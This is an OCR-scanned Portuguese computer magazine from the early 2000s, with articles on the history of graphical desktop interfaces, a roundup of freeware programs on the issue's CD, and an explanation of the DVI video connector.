


Para saber mais:
<http://www.bbc.co.uk/science/robots/fieldsrobotics/index.shtml>
<http://www.ifi.unizh.ch/ailab/projects/biorobotics/>
<http://www.elsevier.nl/inca/publications/store/5/0/5/6/2/2/>

O maravilhoso mundo das interfaces gráficas

Os ambientes de trabalho dos computadores têm se tornado cada vez mais atraentes em diversos sistemas operacionais

Por: Leonardo Paiva
lvpava@yahoo.com.br



Clica, digita, seleciona, abre janela, copia, cola, edita texto, arrasta objeto, solta, fecha janela, "alt+Tab" para mudar de janela... Essa rotina lhe parece familiar? Se você disser que sim, então é porque está acostumado a lidar com um desses modernos sistemas operacionais de computador movidos a teclado e mouse, que organizam as informações na tela através de telas (ou "janelas", como preferir) que contém símbolos que abrem programas ou documentos dentro da mesma interface.


Se essa rotina de hoje lhe parece monótona, imagine então quando os usuários de computador trabalhavam sob sistemas operacionais como DOS ou (principalmente) Unix, que não possuíam qualquer interface gráfica, exigindo a digitação de extensos códigos de comando para a execução de um programa ou procedimento na máquina? Talvez você seja um leitor que tenha vivido esses tempos ou até trabalhe hoje sob alguma plataforma cem por cento texto - ou, como os modistas da informática já gostam de inventar, um sistema "interfaceless". Você deve saber, então, do que eu estou falando...


Foi por causa dessa necessidade de agilidade de trabalho para o usuário final que os programadores começaram a pesquisar uma forma de dinamizar esses processos, não deixando de cogitar até mesmo a criação de um novo sistema operacional que trouxesse essas inovações. É nos idos dos anos 70 que as primeiras soluções começam a surgir, assim como a nossa história se inicia...

Pirataria de Desktop

Foi a Xerox que inventou o padrão de interface gráfica para sistemas operacionais que conhecemos hoje, que consiste em uma tela com ícones que, ao serem "clicados" pelo cursor do mouse, abre-se uma janela com outros ícones dentro, um programa ou um menu de opções. Esse novo sistema operacional teve como seus pais os pesquisadores Larry Tesler e Alan Kay, entre outros profissionais, que achavam arcaico o conceito de comandos digitados em um sistema operacional. Como a Xerox tinha dado carta branca para eles realizarem pesquisas na área da ciência da computação sem se preocuparem com os custos, os cientistas até tiveram a audácia de criar o mouse, um novo dispositivo com a única função de interagir com a revolucionária interface gráfica, que fazia parte do novo computador pessoal, batizado simplesmente de *Alto*, em homenagem ao local onde eram realizadas as pesquisas, o Palo Alto Research Center (PARC).

O OS do Alto era todo em preto e branco, projetado para aparecer em uma tela de 808 X 606 pixels e era todo controlado pelo processo de "bit mapping", mais parecia um pedaço de papel com alguns desenhos presos na tela. Quando se clicava em algo, era como se outro papel fosse colocado no lugar do primeiro. Somente alguns anos mais tarde é que essas "folhas de papel" foram substituídas por "janelas" que podiam ser redimensionadas e "arrastadas" pela tela, revelando as telas que estavam abertas atrás.






Alto - o computado da Xerox

Sob o nariz da Xerox

O sistema operacional do Alto chamou a atenção de muita gente, principalmente depois que a Xerox doou um total de 50 dessas máquinas para várias instituições de pesquisas, como o Massachusetts Institute of Technology (MIT), entre outras. Em 1981 a empresa tentaria emplacar um aperfeiçoamento de seu sistema operacional lançando o Xerox Star, mas as esperanças de sucesso foram por água abaixo, já que muitos dos profissionais que trabalharam no Alto foram, aos poucos, sendo contratados pela Apple após uma visita de Steve Jobs ao centro de pesquisa, onde obteve informações sobre o funcionamento da interface. Em 1983, a mesma Apple lançaria o Lisa, o primeiro computador com um sistema operacional da empresa que também funcionaria com mouse, mas foi em 1984 que Jobs & cia, realmente conquistou o público com o primeiro Mac OS, o sistema operacional do Macintosh.

O visual do Mac OS foi um aperfeiçoamento do sistema operacional do Lisa, que por sua vez, foi uma modificação do OS do Alto, da Xerox; por isso, não é de impressionar que possam existir algumas semelhanças entre eles, principalmente nos desenhos dos ícones e barras de rolamento, entre outros elementos. O Mac OS tinha um preço ainda mais acessível que o Lisa, além de possuir um interface mais leve que o primeiro computador da Apple, mas ainda exigia muito da memória da máquina, quase não deixando outros programas que vinham dentro do sistema rodarem direito.




primeiro MacOS

Sob o nariz da Apple

Em 1983, a Microsoft, que já tinha feito sucesso trazendo o MS-DOS para o mundo da informática, havia anunciado o lançamento de um novo sistema chamado "Windows", que só sairia três anos mais tarde. Neste meio tempo, Bill Gates conseguiu assinar um acordo que dava à M$ a liberdade de estudar o Mac OS sob o intuito de desenvolver programas para aquela plataforma. Esses aplicativos realmente foram criados, mas o Microsoft estudou profundamente a interface gráfica que havia encantado a todos e, em 1985, o Windows 1.01 chegava às prateleiras.

A interface também era preta e branca, com semelhanças suficientes ao Mac OS para Jobs começar a reclamar sobre como a Microsoft roubou a idéia da interface da Apple. Na edição de maço de 1989 da revista *MacWEEK*, Gates respondeu: *"Ora, Steve, só porque você arrombou a casa da Xerox antes de mim e levou a TV, não quer dizer que eu não possa ir depois e levar o estéreo".*

Em 1987 o Windows teve uma melhora em seu visual, mas foi em 1990, com a versão 3.1 do sistema que a plataforma da Microsoft conquistou de vez os usuários de PC, trazendo ícones definidos, janelas escalonáveis e uma lógica de navegação pelas suas janelas cada vez mais fácil de se compreender, tirando o fato de que ele também era "customizável" - o usuário podia criar novas pastas e ícones que ligassem ao documento ou programa que quisesse.



primeiro Windows

Customizando seu desktop

A Interface gráfica que originou o que conhecemos como Área de Trabalho ou "Desktop" serve para, além de facilitar nosso trabalho na operação e gerenciamento de programas e documentos, também deixar o computador com a nossa cara! Existem vários programas, como o Plus!, um aplicativo da Microsoft que passou a ser integrado ao Windows a partir da versão 98, capazes de oferecer opções variadas de configuração personalizada da sua interface, além de sites na Web que oferecem uma variedade de material, como ícones, papéis de parede e outros elementos interessantes para mudar a cara de seu computador. Selecionamos alguns endereços para os diversos sistemas operacionais:

Windows:

- ThemeWorld.Com (*www.themeworld.com*) - Uma coleção de temas prontos para Plus, além de fontes, papéis de parede, ícones e screensavers
- Tucows Themes (*http://themes.tucows.com*) - A área de temas do Tucows para download também possui um vasto material de cursores, papéis de parede e skins para outros programas, como Winamp, além de editores para criar um tema de Plus com a sua cara
- WindowBlinds (*www.windowblinds.net*) - um programa capaz de mudar todo o visual do seu Windows, incluindo as janelas e a barra de ferramenta, fazendo parecer até um outro sistema operacional - tem até visual de Mac OS...

Mac OS:

- MacDesktops.Com (*www.macdesktops.com*) - Uma central com vasta coleção de temas para mudar a cara do Macintosh
- Mac OS Ressources (www.macosr.com) - Papéis de parede, sons, screensavers e muito mais para você configurar a cara do seu Mac OS
- Kaleidoscope.Net (*www.kaleidoscope.net*) - Com ciúmes do WindowBlinds? Não é preciso, pois o Kaleidoscope também configura todo o ambiente de trabalho do sistema ao gosto do usuário. Só não vale querer colocar um visual Windows nele...


Linux:

- KDE-Look (*www.kde-look.org*) - Modifique o visual da interface KDE de seu Linux
- Art.Gnome (*http://art.gnome.org*) - O visual da sua interface GNOME nunca mais será o mesmo depois desse endereço...
- Glade (*http://glade.gnome.org*) - Crie sua própria interface GNOME com este programa de licença GPL


1995: o ano em que elas mudaram

O Mac OS também adquiria várias outras características a medida em que evoluía a cada versão lançada, mas foi em meados da década de 90 que as duas empresas revolucionaram mais uma vez. Enquanto a Apple trazia o Mac OS 8, os PCs estavam fazendo o upgrade para o Windows 95, aperfeiçoando o conceito de "área de trabalho" na tela do computador e aproveitando os recursos melhorados de hardware das máquinas para embelezar cada vez mais a tela do monitor, estendendo o conceito de menus. Algumas características que podemos ver em ambas as interfaces são a inclusão da barra de ferramentas, representações iconográficas mais evidentes, uma "diagramação" melhorada dos elementos que se encontram na tela e uma hierarquia de janelas que se forma à medida que o sistema operacional é utilizado. Aqueles que possuem um Macintosh há um certo tempo (mas ainda não muito) devem ter, provavelmente, adquirido-o com o Mac OS 8, enquanto que os "WindowsUsers" devem ter conhecido o sistema a partir de sua versão 98 - no máximo 95. Se você, que está lendo essa matéria, comprou sua máquina com uma versão anterior a essas citadas, então você foi testemunha de um interessante ponto na história da evolução das interfaces gráficas desses sistemas operacionais.


Hoje em dia, dois sistemas operacionais realizam melhorias em cima do que as empresas criaram nessa época. A Apple sustenta o design inovador do Mac OS X, com uma interface Acqua que está sendo copiada em diversos ambientes e produtos ao redor do mundo - inclusive pelo Windows, que também traz elementos "aqua" em sua versão XP.



KDE3



Gnome2



Windows XP

KDE e GNOME: interfaces open source para Linux


Não são só o Mac OS e o Windows que possuem o privilégio de uma interface gráfica. Praticamente todos os sistemas operacionais para computadores pessoais e corporativos podem ser operados por cliques do mouse e objetos arrastados pela tela e, é claro, o Linux não podia ficar de fora. Com seu crescimento como sistema operacional para uso em empresas e residências, o pingüim se via obrigado a deixar a interface das linhas de código para buscar algo mais prático. Vários projetos começaram a partir daí, mas dois deles se destacam com facilidade hoje em dia: o KDE e o GNOME, ambos sendo facilmente encontrados nas versões de Linux das grandes distribuidoras como Conectiva, Red Hat, Mandrake e SuSe.

O K Desktop Environment (KDE) é um projeto iniciado em 1996 por Matthias Ettrich, com o objetivo de prover facilidade de uso do Linux através de um ambiente intuitivo. O KDE funciona não só no Linux, mas também em Solaris, FreeBSD, IRIX e HP-UX e, embora seja confundido com um simples "gerenciador de janelas", o projeto é bem mais que isso, trata-se de um ambiente de trabalho integrado baseado em uma interface gráfica. Saiba mais sobre o projeto em *www.kde.org* e seu projeto de tradução para o português em *http://br.tldp.org/projetos/kde/novo/kde*.

Assim como o KDE, o GNOME (*GNU Network Object Model Environment*) também é uma interface gratuita, de código aberto, que possui diversos aplicativos (como gerenciadores de arquivos, entre outros) e também lembra bastante o Windows com a geração de janelas e a presença de uma barra de ferramentas. Sua estética superior à do KDE tem conquistado a maioria dos usuários domésticos e corporativos, apesar de ainda não estar tão desenvolvido quanto seu concorrente. Um grande número de programadores trabalha voluntariamente na evolução desta interface e na sua tradução para outras línguas, inclusive para o português. Você pode acompanhar de perto a evolução do GNOME através do endereço *www.gnome.org* ou sua tradução para a nossa língua em *http://br.tldp.org/projetos/gnome*.

Os 100 melhores

Tudo que é de graça é uma porcaria, certo? Errado e vamos provar isso. Conheça



RadLight 3.03

Um excelente programa para assistir VCDs. Pequeno e não trava. Lê diversos formatos. Essencial para esses novos tempos de propagação de "filmes alternativos".


ePrompter 2.0

De todos os programas que foram testados pela equipe, o ePrompter talvez seja o melhor para quem prefere usar webmail (normalmente quem usa vários computadores). O programinha é minúsculo e dá para checar várias contas ao mesmo tempo. Sem baixar para o computador, dá para ler, responder e apagar as mensagens. Tudo automático, sem precisar ficar abrindo browser, colocando senha, etc. Recomendado.

ZoneAlarm Pro 3.51

Um grande firewall, com características profissionais, apesar de ter uma versão gratuita. Porque proteção nunca é demais. A grande vantagem é que ele é muito fácil de configurar.


KaZaA Lite 2.0



Não existe quem não goste de ficar encontrando novas músicas, vídeos e programas. Depois de vários ataques da indústria fonográfica, o KaZaA é um dos poucos que está sobrevivendo. Mas use o Lite; assim, seu computador não será invadido por spywares.

AnalogX Proxy 4.12

Ter um Proxy, hoje em dia, é algo imprescindível. Afinal, o mundo está cheio de espertinhos querendo invadir seu computador. Este é um dos melhores programas para proteger seu computador.



Pop-Up Stopper


Esse também é um dos nossos favoritos. Afinal, não é possível existir algo mais chato que aqueles milhares de pop-ups quando entramos em algum site mais "suspeito". Evite isso com o impressionante Pop-Up Stopper.

freewares da história

a melhor coleção de programas gratuitos. E encontre todos no CD desta edição.


AbiWord 1.0.3

Com o preço do Office chegando a R$ 1.800,00, qualquer alternativa vale a pena quando o objetivo é só escrever um texto. A alternativa que está tendo mais propaganda é o OpenOffice, mas ele é grande e pesado. Se seu objetivo é somente um bom editor de texto, nada melhor que o AbiWord. Leve e com todas as ferramentas necessárias.



Ad-aware 5.83

É difícil entender como esse pessoal de marketing consegue ganhar a vida. Afinal, eles acham certo invadir sua privacidade, instalar programas no seu computador sem permissão e coisas assim. Mas contra tudo isso, nada melhor que o Ad-aware. Use periodicamente para limpar seu registro.



ICQ Lite

O programa ideal para quem adora ficar batendo papo, mas não quer usar espaço no computador. Com menos recursos, mas sem perder as características que conquistaram 145 milhões de usuários.

E mais:
7-Zip 2.30
AAP Reminder 1.0
AbsoluteShield File Shredder 1.41
Acropad PDF Creator 1.0
Art See
Atlantis Nova 1.0
Audacity 1.0.0
Auto-Tagger 2.0
AVG 6.0
CDex 1.50 b7
CheckURL beta
Clipboard Express 2.5
CookieSee 1.0.1
DBackup 2.2
DVD Decoder 0.3
Easy Message Express 2.2
EMS Free Surfer mk II
eMule 0.22a
EnZip 3.00 release 1.1
Eudora 5.2
Explore2fs 1.00
FileZilla 2.1
FlashBuilder 2.0
FlexRestart 1.1
FlexWizard 1.2
FreeProxy 2.22
FreeRAM XP Pro 1.22
FreeRip MP3
Fresh Download 4.8
Get Next
Ghost Installer Free Edition 3.3
Global DivX Player 1.99
Gnucleus 1.8.4
Gnutella Lite 2.6.0
GoZilla Free 4.11
Grabzilla 1.0
Hackman 7.0.2
HTTrack Website Copier 3.2
icon sushi 1.07
ICQ Boom 1.0
IncrediMail Xe build 710
ISOBuster 1.1
jEdit 4.0.3
Kana Reminder 1.50
KaZaA Media Desktop 2.0.2
KaZooM MP3 Accelerator 1.0
K-Meleon 0.6
Multiproxy 1.2
MusicMagnet
MyNapster 3.4.3
NeoAudio 1.62
NetMeter 0.8.5
NetPumper
Newsgroup Commander 1.01
NoCache 1.33
OpenOffice 1.0.1
Paltalk
phpMyAdmin 2.3.2
PopCorn 1.2
PowerBlog 1.0
Programmer's File Editor 1.01
Quick Shut Down 2.2
Quintessential Player 3.4
Rambooster 1.6
RegScrubXP 3.25
ScreenHunter v4.0
Sonique 2 - Alpha 2
SPAM Punisher
Stop the Pop
Superfassst! 98 1.07
t7ds 8.9
Tarma Installer 2.0
Teleport Pro
Tesla 3.03
Trillian 0.74
Tweak UI 1.33
VirtualDub 1.4.11
Visual Boy 1.2
VUPlayer 1.01
Web Looper 3.4
WebEdit 2002 1.0.15
WebWarper 2.0
WinMX 3.31
WinSlim 95 1.1
X-Fonter 3.72
XIGL 2.00
XMPlay 2.4a
Xnews 5.08
Zoom Player 2.90
ZSNES 1.36
ZXpicReaper 2.0

Por: Fernando Wiek
frafael@digerati.com.br

Conheça o DVI

Nova tecnologia permite que se enxergue muito além...

Melhorar a qualidade da imagem que é mostrada em um monitor é algo que grande parte dos usuários deseja. Novas tecnologias são incorporadas em placas de vídeo, monitores com resoluções elevadíssimas e altas taxas de refresh rate também contribuem para que o usuário tenha a melhor qualidade possível de imagem.

Mas monitores com 20 polegadas ou mais sofrem uma perda considerável de qualidade por funcionarem em resoluções acima de 1.280 x 1.024, as vezes em até 1.600 x 1.200, usando a saída de imagem das placas de vídeo convencionais (VGA), que já não estão agüentando as altas resoluções que alguns usuários necessitam ou querem, fazendo a imagem ficar "flicada", ou seja, cheia de serrilhados. Essa perda de qualidade se dá principalmente no que se refere a gráficos 2D, como processadores de texto, editores de imagem, planilhas, enfim, tudo que é feito em um ambiente 2D - por exemplo, fontes muito pequenas ficam difíceis de serem lidas.

O que acontece é que a saída VGA é analógica e não mostra com exatidão os sinais digitais enviados pela placa de vídeo. Com este sinal passando pela saída analógica, ele perde sua pureza. Essa passagem do sinal digital para o analógico funciona da seguinte maneira: a placa de vídeo envia um sinal digital para a o monitor, vamos chamar esse sinal de "1", mas quando esse sinal digital passa pelo VGA, ele se transforma em 0, 935, 1,2... ou seja, ele não é exatamente exibido como foi enviado. Quem se encarrega de fazer a conversão do vídeo digital para o analógico é a RAMDAC (Random Access Memory Digital to Analog Converter) e até pouco tempo ele era o maior culpado pela baixa qualidade de imagem. Hoje em dia, a largura de dados do RAMDAC é altíssima e a culpa atribuída a ele foi diminuída. Com isso, a atenção foi voltada para outros componentes da exibição do vídeo, foi aí que se chegou à saída VGA. Para tentar substituir esse conector analógico, foi criado o DVI (Digital Visual Interface), uma saída digital alternativa com uma qualidade excepcional de imagem.

A tecnologia por trás do padrão DVI

A tecnologia DVI foi desenvolvida por um conjunto de empresas (entre elas a Intel) formando um grupo chamado DDGW (Digital Display Working Group). O DDWG foi fundado para tentar resolver esse problema meio sem a menor necessidade que é produzir um sinal digital e transformá-lo em analógico, por isso as especificações do DVI foram feitas pensando na época em que aparelhos totalmente digitais estiverem em sua plenitude de popularidade. O DVI usa o protocolo de transmissão TMDS (Transition Minimized Differential Signaling), desenvolvido pela Silicom Image, essa especificação chama uma espécie de link para a ligação com o TMDS que consiste em três canais de dados (RGB) e em uma canal para o controle do seu clock. De acordo com a especificação do DVI 1.0 (ver foto1), uma ligação TMDS pode trabalhar a uma velocidade de mais de 165 MHz, oferecendo 1.65 Gbps de bandwidth, fazendo assim com que ele alcance resoluções mais altas com um refresh rate muito alto também. Por exemplo: uma resolução de 1.920 x 1.080 com um refresh rate de 60 Hz. Mas é claro que isso depende muito do seu monitor, porque o tecnologia DVI foi otimizada para ser utilizada em monitores digitais e de tela plana, porém a tecnologia do DVI pode ir muito além disso.

Um outro beneficio do DVI é que ele também suporta o padrão VGA, isso na mesma interface. Na foto 2, você verá três fileiras com oito pinos cada, esses 24 pinos são os responsáveis pela transmissão digital do sinal RGB para o monitor, os outros cinco conectores à direita são análogos.




foto 1

DVI-D e DVI-I


O conector DVI tem duas versões, o DVI-D e o DVI-I. O conector que usar só os 24 pinos (veja foto 2) no seu encaixe chama-se DVI-D, sendo assim totalmente digital, e os que usarem todos os conectores, inclusive os cinco analógicos chama-se DVI-I. A maioria arrebatadora de placas de vídeo que contêm uma saída DVI usa conectores DVI-I, isso para manter a compatibilidade com monitores VGA, algo ainda extremamente popular. Você conhece alguém que não faça uso da entrada VGA?

